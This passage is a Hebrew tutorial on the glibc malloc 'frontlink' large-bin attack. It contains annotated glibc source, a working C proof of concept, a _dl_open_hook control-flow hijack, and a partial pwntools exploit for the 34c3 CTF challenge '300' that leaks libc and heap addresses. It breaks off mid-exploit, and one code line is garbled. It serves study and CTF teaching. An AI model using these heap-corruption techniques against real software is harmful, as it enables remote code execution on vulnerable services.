
השפיר והשליה של מנגנון ההקצאות

בטרם נתחיל בתיאור ההשמשה המלאה לפרטי פרטים, ראשית רענון קצר על פרטי המימוש של מנגנון ההקצאות. מנגנון ההקצאות של זיכרון דינאמי בספרייה הסטנדרטית לשפת C של גנו מנהל את *פיסות הזכרון* (Chunks) המשוחררות ב*תאים* (Bins). *תא* הוא רשימה מקושרת של *פיסות זכרון* שמאוחסנות יחדיו מכיוון שהן חולקות מאפיינים מסויימים או נמצאות במצב מסויים מבחינת האלגוריתמים של המנגנון. ישנם ארבעה סוגים של תאים: מהירים, בלתי-ממוין, קטנים וגדולים, כאשר סוג התא למעשה מעיד על סוג ומצב פיסות הזכרון שמאוחסנות בו.

תא המכיל פיסות זכרון גדולות, כלומר תא גדול, מכיל פיסות זכרון בטווח מסויים של גדלים כאשר פיסות הזכרון בו ממוינות לפי גודל. הכנסה של פיסת זכרון לתא גדול קורית רק לאחר מיון הפיסה - כלומר הוצאה מתא הפיסות הבלתי ממוינות והכנסתה לתא רגיל - תא קטן או תא גדול - בהתאם לגודל הפיסה. תהליך המיון מתרחש רק אם נעשתה בקשה להקצאה שמנגנון ההקצאות לא היה יכול לספק באמצעות תאים מהירים או תאים קטנים. כאשר מתבצעת בקשה להקצאה בנסיבות הללו מנגנון, ההקצאות עובר על הפיסות בתא הבלתי ממוין ומוציא ושם כל פיסה בתא שמתאים לה ע"פ גודלה. לאחר המיון מנגנון ההקצאות משתמש באלגוריתם "המתאים-ביותר" (best fit) ע"מ למצוא את הפיסה החופשית הקטנה ביותר שיכולה לספק את בקשת המשתמש.

מכיוון שבתא גדול ישנן פיסות מגדלים שונים, כל פיסת מכילה מצביעים לא רק לפיסה שלפניה ואחריה ברשימה (*fd* ו-*bk*) אלא גם מצביעים לפיסה הבאה שגדולה ממנה ולפיסה הבאה שקטנה ממנה (*fd_nextsize* ו-*bk_nextsize*). פיסות בתא גדול ממוינות על פי גדלן והמנגנון משתמש במצביעים אלו על מנת להאיץ את תהליך החיפוש אחר הפיסה המתאימה ביותר.

להלן איור הממחיש את מבנהו של תא גדול המכיל 7 תאים משלושה גדלים שונים:



להלן קטעי הקוד הרלוונטיים מתוך מימוש[21] הפונקציה _int_malloc:

```
3504      while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
3505      {
3506        bck = victim->bk;
…
3511        size = chunksize (victim);
…
3549        /* remove from unsorted list */
3550        unsorted_chunks (av)->bk = bck;
3551        bck->fd = unsorted_chunks (av);
3552
3553        /* Take now instead of binning if exact fit */
3554
3555        if (size == nb)
3556        {
…
3561          void *p = chunk2mem (victim);
3562          alloc_perturb (p, bytes);
3563          return p;
3564        }
3565
3566        /* place chunk in bin */
3567
3568        if (in_smallbin_(size))
3569        {
3570          victim_index = smallbin_index (size);
3571          bck = bin_at (av, victim_index);
3572          fwd = bck->fd;
3573        }
3574        else
3575        {
3576          victim_index = largebin_index (size);
3577          bck = bin_at (av, victim_index);
3578          fwd = bck->fd;
```

[21] כל קטעי הקוד מתוך הספרייה הסטנדרטית במאמר זה מועתקים מגרסה 2.24 של הספריה

```
3579
3580          /* maintain large bins in sorted order */
3581          if (fwd != bck)
3582          {
3583            /* Or with inuse bit to speed comparisons */
3584            size |= PREV_INUSE;
3585            /* if smaller than smallest, bypass loop below */
3586            assert ((bck->bk->size & NON_MAIN_ARENA) == 0);
3587            if ((unsigned long) (size) < (unsigned long) (bck->bk->size))
3588            {
3589              fwd = bck;
3590              bck = bck->bk;
3591
3592              victim->fd_nextsize = fwd->fd;
3593              victim->bk_nextsize = fwd->fd->bk_nextsize;
3594              fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize =
victim;
3595            }
3596            else
3597            {
3598              assert ((fwd->size & NON_MAIN_ARENA) == 0);
3599              while ((unsigned long) size < fwd->size)
3600              {
3601                fwd = fwd->fd_nextsize;
3602                assert ((fwd->size & NON_MAIN_ARENA) == 0);
3603              }
3604
3605              if ((unsigned long) size == (unsigned long) fwd->size)
3606              /* Always insert in the second position.  */
3607              fwd = fwd->fd;
3608              else
3609              {
3610                victim->fd_nextsize = fwd;
3611                victim->bk_nextsize = fwd->bk_nextsize;
3612                fwd->bk_nextsize = victim;
3613                victim->bk_nextsize->fd_nextsize = victim;
3614              }
3615              bck = fwd->bk;
3616            }
3617          }
3618          else
3619          victim->fd_nextsize = victim->bk_nextsize = victim;
3620        }
3621
3622        mark_bin (av, victim_index);
3623        victim->bk = bck;
3624        victim->fd = fwd;
3625        fwd->bk = victim;
3626        bck->fd = victim;
…
3631      }
```

בקוד לעיל, המשתנה *size* הוא הגודל של הפיסה אותה המנגנון הוציא מהתא הבלתי ממוין - הפיסה המוצבעת על ידי המשתנה *victim*[22].

הלוגיקה בשורות 3566-3620 מחפשת היכן צריך להכניס את הפיסה - בין אלו מצביעי *bck* (אחרי) ו-*fwd* (לפני) יש להכניס אותה. לאחר מכן, בשורות 3622-3626 היא מוכנסת לרשימה בפועל. במידה והפיסה שייכת לתא קטן הרי שהמיקום מובן מאליו - מכיוון שכל הפיסות בתא קטן הן מאותו גודל, אין זה משנה היכן ברשימה מכניסים פיסה כלשהי - לכן ה-*bck* (אחרי) יהיה ראש הרשימה וה-*fwd* אחד לפני (כלומר הפיסה תוכנס לסוף הרשימה - שורות 3568-3573). לעומת זאת, אם הפיסה שייכת לתא גדול, מכיוון שתא גדול יכול להכיל פיסות בגדלים שונים ויש לשמור על הרשימה ממוינת צריך לחפש את המקום ברשימה אליו שייכת הפיסה.

אם התא אינו ריק (שורה 3581) הקוד עובר על הפיסות שברשימה לפי גדלן בסדר יורד עד שהוא מוצא את הפיסה הראשונה שאינה קטנה מהפיסה שמועמדת להכנסה (שורות 3599-3603). כעת, אם גודל הפיסה שנמצאה זהה לגודל הפיסה שמועמדת להכנסה, אין צורך לאתחל גם את שדות "הגודל הבא" (*nextsize*) ואפשר פשוט להכניס את הפיסה המועמדת להכנסה אחרי הפיסה שנמצאה (שורות 3605-3607). מצד שני, אם הפיסות בגדלים שונים, כן יש צורך לאתחל את שדות הגודל הבא (שורות 3608-3614). בכל מקרה, בסוף התהליך קובעים את ה-*bck* בהתאמה (שורה 3615) וממשיכים בהכנסה לתוך הרשימה המקושרת (שורות 3622-3626).

שיטת "הכנס מלפנים" - מהדורת תשע"ח

כעת, חמושים בהבנה תיאורטית והכרה של המימוש בפועל, הגיע הזמן לראות כיצד ניתן לתמרן את תהליך ההכנסה לצרכינו. כיצד ביכלתנו לשלוט במצביעים *bck* ו-*fwd*?

כאשר פיסה שייכת לתא קטן, קשה לשלוט במצביעים האלו. ה-bck הוא הכתובת של התא - כתובת באיזור הזכרון הגלובלי של הספרייה. וה-fwd הוא ערך שכתוב באותה כתובת - הרי הוא bck->fd, כלומר ערך שכתוב באיזור הגלובלי של הספרייה. חולשה פשוטה במנגנון ההקצאות כדוגמת Use-After-Free / Buffer Overflow בדרך כלל לא מאפשרות לנו להשחית את האיזורים הללו באופן פשוט מכיוון שחולשות אלו משחיתות זכרון שכתוב באיזור שמשמש עבור פיסות של מנגנון ההקצאות (וזהו מיפוי שונה מהאיזור הגלובלי). התאים המהירים והבלתי ממוין גם הם לא יכולים לעזור מאותה סיבה בדיוק - מכיוון שגם בהם תמיד מכניסים בראש הרשימה. אם כך, האפשרות האחרונה שנותרה בעזרנו היא הכנסה לתא גדול. כאן אנו רואים שכן נעשה שימוש במידע שכתוב בפיסה עצמה בתהליך ההכנסה. הלולאה שעוברת על

[22] המילה victim באנגלית משמעותה "קרבן "או" נפגע"

הרשימה בתא הגדול משתמשת בשדה *fd_nextsize* על מנת לקבוע את הערך של *fwd* והערך של *bck* נגזר גם הוא מהשדה הזה בסופו של דבר.

מכיוון שהגודל של הפיסה שמוצבעת על ידי *fwd* חייבת לקיים את הדרישות של הקוד לגבי הגודל, וכן *bck* נגזר ממנו, דרך הפעולה הטובה ביותר עבורנו היא לתת ל-*fwd* להצביע לפיסה אמיתית בשליטתנו ורק להשחית את שדה ה-*bk* שלה. השחתת השדה הזה גוררת שהקוד בשורה 3626 כותב את הערך של הפיסה המועמדת להכנסה (*victim*) למקום בשליטתנו. יתר על כן, אם הפיסה המועמדת להכנסה היא מגודל שונה שלא היה קיים בתא לפני כן, אזי הקוד בשורות 3611-3613 מכניס את הפיסה גם לרשימת ה-*nextsize* וכותב את הכתובת של הפיסה המועמדת להכנסה ל-fwd->bk_nextsize->fd_nextsize. כלומר ניתן לכתוב את הכתובת הזו לשני מקומות שונים. שתי כתיבות בהשחתה אחת!

שיטת "הכנס מלפנים" - מהדורת תשס"א

למען הצדק ההיסטורי, להלן ההסבר על שיטת "הכנס מלפנים" כפי שתוארה במאמר Vudo Malloc Tricks. זהו הקוד של הכנסה לרשימה במימוש הישן של המנגנון:

```
#define frontlink( A, P, S, IDX, BK, FD ) {                \
    if ( S < MAX_SMALLBIN_SIZE ) {                         \
        IDX = smallbin_index( S );                         \
        mark_binblock( A, IDX );                           \
        BK = bin_at( A, IDX );                             \
        FD = BK->fd;                                       \
        P->bk = BK;                                        \
        P->fd = FD;                                        \
        FD->bk = BK->fd = P;                               \
[1] } else {                                               \
        IDX = bin_index( S );                              \
        BK = bin_at( A, IDX );                             \
        FD = BK->fd;                                       \
        if ( FD == BK ) {                                  \
            mark_binblock(A, IDX);                         \
        } else {                                           \
[2]         while ( FD != BK && S < chunksize(FD) ) {      \
[3]             FD = FD->fd;                               \
            }                                              \
[4]         BK = FD->bk;                                   \
        }                                                  \
        P->bk = BK;                                        \
        P->fd = FD;                                        \
[5]     FD->bk = BK->fd = P;                               \
    }                                                      \
}
```

וזהו ההסבר:

> *"אם הפיסה החופשית P שמועברת ל-()frontlink איננה פיסה קטנה, מתבצע קטע מ-[1], והקוד עובר על הרשימה המקושרת המתאימה (שורה [2]) עד שנמצא המקום אליו יש להכניס את P. אם התוקף מצליח לדרוס את המצביע קדימה של אחת*

מהפיסות ברשימה (נקרא בשורה [3]) עם ערך של פיסה מזוייפת כהלכה, הוא יכול להערים על frontlink() כך שתצא מהלולאה[2] כאשר המצביע FD מצביע אל הפיסה המזוייפת. לאחר מכן המצביע לאחור BK של אותה פיסה מזוייפת ייקרא (שורה [4]) והמספר שכתוב 8 בתים לאחר BK (8 הוא ההיסט של השדה fd בתוך תגית הגבול) יידרס עם הכתובת של פיסה P (שורה [5])."

זכרו שהמימוש באותה תקופה היה שונה מהיום. המשתנה P שמוזכר כאן שקול למשתנה victim שמחזיק את הכתובת של הפיסה המועמדת להכנסה ולא היתה רמה שניה לרשימה המקושרת.

הוכחת ההיתכנות הכללית לשיטת "הכנס מלפנים"

אנו רואים אם כך ששתי המהדורות מתארות את אותה השיטה בדיוק, ועל פניו נראה שמה שעבד בשנת 2001 עדיין שריר וקיים בשנת 2018. אם כן, ניתן לכתוב הוכחת היתכנות אחת שתפעל על כל המהדורות של הספרייה הסטנדרטית ששוחררו אי פעם! להלן הקוד:

```
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>
#include <string.h>
#include <stddef.h>

/* Copied from glibc-2.24 malloc/malloc.c */
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif

/* The corresponding word size */
#define SIZE_SZ                (sizeof(INTERNAL_SIZE_T))

struct malloc_chunk {
    INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
    INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;         /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size.  */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};
typedef struct malloc_chunk* mchunkptr;

/* The smallest possible chunk */
#define MIN_CHUNK_SIZE        (offsetof(struct malloc_chunk, fd_nextsize))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
/* End of malloc.c declerations */

#define ALLOCATION_BIG  (0x800 - sizeof(size_t))

int main(int argc , char **argv) {
    char *YES = "YES";
```

```
    char *NO = "NOPE";
    int i;

    // fill the tcache - introduced in glibc 2.26
    for (i = 0; i < 64; i++) {
        void *tmp = malloc(MIN_CHUNK_SIZE + sizeof(size_t) * (1 + 2*i));
        malloc(ALLOCATION_BIG);
        free(tmp);
        malloc(ALLOCATION_BIG);
    }

    char *verdict = NO;
    printf("Should frontlink work? %s\n", verdict);

    // Make a small allocation and put the string "YES" in it's end
    char *p0 = malloc(ALLOCATION_BIG);
    assert(strlen(YES) < sizeof(size_t)); // this is not an overflow
    memcpy(p0 + ALLOCATION_BIG - sizeof(size_t), YES, 1 + strlen(YES));

    // Make two allocations right after it and allocate a small chunk in between to
separate
    void **p1 = malloc(0x720-8);
    malloc(ALLOCATION_BIG);
    void **p2 = malloc(0x710-8);
    malloc(ALLOCATION_BIG);

    // free third allocation and sort it into a large bin
    free(p2);
    malloc(ALLOCATION_BIG);

    /* Vunlerablility! overwrite bk of p2 such that str coincides with the pointed
chunk's fd */
    // p2[1] = ((void *)&verdict) - 2*sizeof(size_t);
    mem2chunk(p2)->bk = ((void *)&verdict) - offsetof(struct malloc_chunk, fd);
    /* back to normal behaviour */

    // free the second allocation and sort it
    // this will overwrite str with a pointer to the end of p0 - where we put "YES"
    free(p1);
    malloc(ALLOCATION_BIG);

    // check if it worked
    printf("Does frontlink work? %s\n", verdict);
    return 0;
}
```

אנא, קורא יקר, קח את הקוד הזה קמפל אותו והרץ על כל מכונה עם כל גרסא של הספריה הסטנדרטית לשפת C בהוצאת גנו ובדוק אם הוא עובד. אני ניסיתיו על מגוון מערכות ומגוון גרסאות (Fedora Core 4 32 bit+glibc-2.3.5 ,bit live ,Fedora 10 32 bit ,Fedora 11 32 bit ,Ubuntu 16.04 ,17.10 64 bit) ובכולן זה עבד.

כבר כיסינו את כל הרקע התיאורטי שנדרש להבנת הקוד של הוכחת ההיתכנות ועל כן נשארו רק כמה פרטים קטנים על מנת להבין אותו בשלמותו.

פיסות במנגנון ההקצאות מנוהלות באמצעות מבנה הקרוי *malloc_chunk* אותו העתקתי לקוד של הוכחת ההתכנות. כאשר פיסה מוקצית למשתמש, מנגנון ההקצאות משתמש רק בשדה *size* ולכן הבית הראשון אליו יכול המשתמש לכתוב חופף לשדה *fd*. על מנת לקבל את כתובתו של המבנה *malloc_chunk* אנחנו משתמשים במאקרו mem2chunk שמחסר את ההיסט של השדה *fd* במבנה מהכתובת שהוחזרה למשתמש (גם הוא מועתק מקוד המקור של הספריה). שדה ה-*prev_size* של הפיסה מאוכסן בבתים האחרונים של הפיסה הקודמת - בדיוק sizeof(size_t) לפני הפיסה הנוכחית. גישה לשדה זה מותרת רק אם הפיסה הקודמת לא מוקצית עבור המשתמש. לעומת זאת, אם הפיסה מוקצית למשתמש - מותר למשתמש לכתוב לשם מה שלבו חפץ. בהוכחת ההתכנות כתבנו את המחרוזת "YES" בדיוק לשם.

פרט קטן נוסף הוא ההקצאות מגודל ALLOCATION_BIG. הקצאות אלו משרתות שתי מטרות:

1. לוודא שהפיסות לא ימוזגו על ידי מנגנון ההקצאת וכך ישמרו על הגדלים שלהן.
2. להכריח את מנגנון ההקצאות למיין את התא הבלתי ממוין ולהכניס את הפיסות לתא הגדול. המיון יתרחש מכיוון שאין למנגנון פיסות חופשיות באמצעותן הוא יכול לספק את ההקצאה המבוקשת.

כעת, לוז הוכחת ההתכנות הוא בדיוק כמו שתיארנו בחלקים הקודמים. הקצה שתי פיסות גדולות - p1 ו-p2. שחרר והשחת את p2 בעודו נמצא בתוך תא גדול. ואז שחרר את p1 והכנס לתוך אותו התא. הכנסה זו דורסת את המצביע verdict עם הערך mem2chunk(p1) שמצביע לבתים האחרונים של p0. פשוט וקל.

שלוט בתכנית או לך תז***

ובכן, מאחר שכיסינו את שיטת "הכנס מלפנים" מכל הכיוונים, ואנו יודעים כיצד לדרוס מצביע למידע בשליטתנו, זהו הזמן לשלוט בזרימת התכנית הפגיעה. המועמד המבטיח ביותר לדריסה הוא _dl_open_hook. הספריה הסטנדרטית משתמשת במצביע זה, כאשר הערך שלו שונה מ-NULL, על מנת לשנות את ההתנהגות של הפונקציות dlopen, dlsym ו-dlclose. אם המצביע הנ"ל מאותחל, כל קריאה לאחת מהפונקציות הללו למעשה תקרא לפונקציה המתאימה במבנה struct dl_open_hook שהמצביע _dl_open_hook מצביע אליו. זהו מבנה פשוט למדי:

```
struct dl_open_hook
{
  void *(*dlopen_mode) (const char *name, int mode);
  void *(*dlsym) (void *map, const char *name);
  int (*dlclose) (void *map);
};
```

כאשר קוראים ל-dlopen היא למעשה קוראת לפונקציה dlopen_mode שממומשת באופן הבא:

```
if (__glibc_unlikely (_dl_open_hook != NULL))
  return _dl_open_hook->dlopen_mode (name, mode);
```

לכן, שליטה במידע שמוצבע על ידי _dl_open_hook והיכולת לגרום לתכנית לקרוא לפונקציה dlopen זה כל שנדרש עבור תוקף על מנת להשיג שליטה מלאה בזרימת התכנית הפגיעה.

עכשיו הגיע הזמן למעשה קסם קטן. הפונקציה dlopen היא לא פונקציה שנמצאת בשימוש שכיח. רוב התוכנות יודעות בזמן קומפילציה באילו ספריות הן הולכות להשתמש, או לכל הפחות בזמן אתחול התכנית ועל כן לא משתמשות בפונקציה הזו בזמן ריצה שגרתית. מסיבה זו ייתכן שלגרום לתכנית לקרוא לפונקציה dlopen היא משימה לא פשוטה בכלל. למזלנו הרב, אנחנו לא בזמן ריצה שגרתית, אנחנו בתרחיש מוגדר ולא שגרתי - בזמן השחתה של הערימה. כאשר הקוד של מנגנון ההקצאות נכשל באחת מבדיקות הנאותות ברירת המחדל היא לקרוא לפונקציה malloc_printerr על מנת להדפיס את הודעת השגיאה למשתמש תוך שימוש בפונקציה __libc_message. פונקציה זו, לאחר הדפסת ההודעה למשתמש ולפני הקריאה לפונקציה abort שסוגרת את התהליך, גם מדפיסה את מחסנית הקריאות (backtrace) ואת מיפויי הזכרון. הפונקציה שמייצרת את ההדפסה הזו היא backtrace_and_maps שקוראת לפונקציה __backtrace שהמימוש שלה הוא תלוי ארכיטקטורת חומרה. על מעבד מסוג x86_64 הפונקציה הזו קוראת לפונקציה הסטאטית init שמנסה לטעון את הספריה "libgcc_s.so.1" באמצעות הפוקנציה dlopen. הנה כי כן אנו נוכחים לדעת שאם תוקף יכול לגרום לתוכנה להכשל בבדיקת נאותות הרי שיש ביכלתו לגרום לקריאה לפונקציה dlopen שבתורה תשתמש במידע שמוצבע על ידי _dl_open_hook על מנת לשנות את הזרימה של התכנית הפגיעה. נצחון!

טירוף? תקוף 300!

והנה, משאנו יודעים את כל שעלינו לדעת, הבה ונשתמש בידע שלנו בעולם ה"אמיתי". בשביל הוכחת היתכנות, הבה ונווכח כיצד ניתן לפתור את האתגר *300* מתחרות ה-CTF שנערכה בכנס CCC האחרון (34c3 - Chaos Communication Congress).

להלן קוד המקור של האתגר (באדיבת שטפן רוטגר [Stephen Röttger] המכונה גם tsuro):

```
#include <unistd.h>
#include <string.h>
#include <err.h>
#include <stdlib.h>

#define ALLOC_CNT 10

char *allocs[ALLOC_CNT] = {0};

void myputs(const char *s) {
  write(1, s, strlen(s));
  write(1, "\n", 1);
}

int read_int() {
  char buf[16] = "";
  ssize_t cnt = read(0, buf, sizeof(buf)-1);
  if (cnt <= 0) {
    err(1, "read");
  }
  buf[cnt] = 0;
  return atoi(buf);
}
```

```
void menu() {
  myputs("1) alloc");
  myputs("2) write");
  myputs("3) print");
  myputs("4) free");
}

void alloc_it(int slot) {
  allocs[slot] = malloc(0x300);
}

void write_it(int slot) {
  read(0, allocs[slot], 0x300);
}

void print_it(int slot) {
  myputs(allocs[slot]);
}

void free_it(int slot) {
  free(allocs[slot]);
}

int main(int argc, char *argv[]) {
  while (1) {
    menu();
    int choice = read_int();
    myputs("slot? (0-9)");
    int slot = read_int();
    if (slot < 0 || slot > 9) {
      exit(0);
    }
    switch(choice) {
      case 1:
        alloc_it(slot);
        break;
      case 2:
        write_it(slot);
        break;
      case 3:
        print_it(slot);
        break;
      case 4:
        free_it(slot);
        break;
      default:
        exit(0);
    }
  }
  return 0;
}
```

מטרת האתגר היא להריץ קוד על שרת מרוחק שמריץ את הקוד לעיל. אנו רואים שבאיזור הגלובאלי ישנו מערך שמכיל עשרה מצביעים. כלקוחות אנו יכולים לגרום לפעולות הבאות להתבצע בשרת:

1. להקצות פיסת זכרון בגודל 0x300 ולהשים את כתובתה במערך
2. לכתוב 0x300 בתים לפיסה שמוצבעת על ידי מצביע כלשהו במערך

3. להדפיס את התוכן של כל פיסה שמוצבעת על ידי מצביע במערך
4. לשחרר כל פיסת זכרון שמוצבעת על ידי מצביע במערך
5. לצאת מהתכנית

החולשה כאן היא די ברורה מאליה - Use-After-Free. אין בשירות שום קוד שמאפס את המצביעים במערך ולכן הפיסות המוצבעות על ידן נגישות גם לאחר שחרור.

פתרון לאתגר מסוג זה תמיד מתחיל באופן סטנדרטי - כותבים תוכנת לקוח ומגדירים בה פונקציות שמפעילות את הפונקציות בשרת ועוד מספר פונקציות נוחות. לצורך כתיבת תכנת הלקוח אנחנו משתמשים בשפת פייתון ובספרייה המעולה pwn לשם יצירת תקשורת עם השירות הפגיע, המרת ערכים, ניתוח קבצי הרצה מסוג *ELF* ועוד כמה דברים.


```
from pwn import *

LIBC_FILE = './libc.so.6'
libc = ELF(LIBC_FILE)
main = ELF('./300')

context.arch = 'amd64'

r = main.process(env={'LD_PRELOAD' : libc.path})

d2 = success
def menu(sel, slot):
  r.sendlineafter('4) free\n', str(sel))
  r.sendlineafter('slot? (0-9)\n', str(slot))

def alloc_it(slot):
  d2("alloc {}".format(slot))
  menu(1, slot)

def print_it(slot):
  d2("print {}".format(slot))
  menu(3, slot)
  ret = r.recvuntil('\n1)', drop=True)
  d2("received:\n{}".format(hexdump(ret)))
  return ret

def write_it(slot, buf, base=0):
  d2("write {}:\n{}".format(slot, hexdump(buf, begin=base)))
  menu(2, slot)
  ## the interaction with the binary is too fast and some of the data is not written properly
  ## this short delay fix it
  time.sleep(0.001)
  r.send(buf)

def free_it(slot):
  d2("free {}".format(slot))
  menu(4, slot)

def merge_dicts(*dicts):
  """ return sum(dicts) """
  return {k:v for d in dicts for k,v in d.items()}
```

```
def chunk(offset=0, base=0, **kwargs):
  """ build dictionary of offsets and values according to field name and base
offset"""
  fields = ['prev_size','size','fd','bk','fd_nextsize','bk_nextsize',]
  d2("craft chunk{}: {}".format(
    '({:#x})'.format(base + offset) if base else '',
    ' '.join('{}={:#x}'.format(name, kwargs[name]) for name in fields if name in
kwargs)))

  offs = {name:off*8 for off,name in enumerate(fields)}
  return {offset+offs[name]:kwargs[name] for name in fields if name in kwargs}

## uncomment the next line to see extra communication and debug strings
#context.log_level = 'debug'
```

הקוד לעיל די פשוט להבנה. הפונקציות alloc_it, print_it, write_it, free_it מפעילות את הפונקציות המקבילות להן בשירות הפגיע. הפונקציה chunk מקבלת היסט ומילון של שדות מתוך המבנה malloc_chunk וערכיהם ומחזירה מילון של היסטים אליהם הערכים הללו צריכים להכתב אם המבנה הזה נמצא בהיסט שהועבר. לדוגמה, קריאה ל-chunk(offset=0x20, bk=0xdeadbeef) תחזיר {56: 3735928559} מכיוון שההיסט של השדה bk הוא 0x18 ו-0x18+0x20=56- (כמו כן, 0xdeadbeef זה 3735928559). הפונקציה chunk משמשת ביחד עם הפונקציה fit של הספריה pwn כדי לכתוב ערכים מסויימים בהיסטים מסויימים. הפרמטר base משמש אך ורק לייפוי ההדפסות למשתמש.

לאחר שהגדרנו את הדברים הסטנדרטיים, על מנת לפתור את האתגר הדבר הראשון שאנחנו צריכים למצוא הוא את כתובת הבסיס של הספריה הסטנדרטית - על מנת שנוכל לחשב מיקומים של משתנים מאיזור המידע (data) של הספרייה - וכן את כתובת הבסיס של הערימה - על מנת שנוכל לייצר מצביעים למידע שבשליטתנו.

מאחר ואנחנו יכולים להדפיס ערכים של פיסות לאחר שחרורן, הדלפת כתובת היא עניין פשוט יחסית. באמצעות שחרור של שתי פיסות שאינן רציפות בזכרון וקריאת השדה *fd* של המבנה המתאר אותן (השדה שחופף למצביע שמוחזר למשתמש כאשר פיסה מוקצית), אנו יכולים לקרוא את הכתובת של התא הבלתי ממוין מכיוון שהפיסה הראשונה בו מצביעה לראש הרשימה - כלומר למיקום התא. בנוסף, אנחנו יכולים לקרוא את הכתובת של הפיסה הזו על ידי כך שנקרא את שדה *fd* של הפיסה השנייה שנשחרר, מכיוון שהיא מצביעה אל הפיסה הקודמת בתא.



כך נראה קוד הפייתון שמבצע את המתואר לעיל:

```
info("leaking unsorted bin address")
alloc_it(0)
alloc_it(1)
alloc_it(2)
alloc_it(3)
alloc_it(4)
free_it(1)
free_it(3)
leak = print_it(1)
unsorted_bin = u64(leak.ljust(8, '\x00'))
info('unsorted bin {:#x}'.format(unsorted_bin))
UNSORTED_BIN_OFFSET = 0x3c1b58
libc.address = unsorted_bin - UNSORTED_BIN_OFFSET
info("libc base address {:#x}".format(libc.address))

info("leaking heap")

leak = print_it(3)
chunk1_addr = u64(leak.ljust(8, '\x00'))
heap_base = chunk1_addr  0x310
info('heap {:#x}'.format(heap_base))

info("cleaning all allocations")
free_it(0)
free_it(2)
free_it(4)
```

והפלט שלו למשתמש:

```
[*] leaking unsorted bin address
[+] alloc 0
[+] alloc 1
[+] alloc 2
[+] alloc 3
[+] alloc 4
[+] free 1
[+] free 3
```

```
[+] print 1
[+] received:
    00000000  58 db f8 08  37 7f                                  |X···|7·|
    00000006
[*] unsorted bin 0x7f3708f8db58
[*] libc base address 0x7f3708bcc000
[*] leaking heap
[+] print 3
[+] received:
    00000000  10 a3 b1 45  1f 56                                  |···E|·V|
    00000006
[*] heap 0x561f45b1a000
[*] cleaning all allocations
[+] free 0
[+] free 2
[+] free 4
```

כעת, משאנו יודעים את כתובות הבסיס של הספריה הסטנדרטית והערימה, הגיע הזמן להוציא אל הפועל את מתקפת "הכנס מלפנים". לשם כך, עלינו להכניס פיסה בשליטתנו לתא גדול. לרוע מזלנו, המגבלות של האתגר לא מאפשרות לנו לשחרר פיסה עם גודל בשליטתנו. אבל, אנחנו כן יכולים לשלוט בפיסה משוחררת שנמצאת בתא הבלתי ממוין. מכיוון שפיסות שמוכנסות לתא גדול חייבות לצאת מתוך התא הבלתי ממוין, שליטה זו מספקת לנו פרימיטיב שיכול למלא את צרכינו.

הבה נדרוס את השדה bk של פיסה שנמצאת בתא הבלתי ממוין כך שתצביע אל איזור שנמצא בשליטתנו.

```
info("populate unsorted bin")
alloc_it(0)
alloc_it(1)
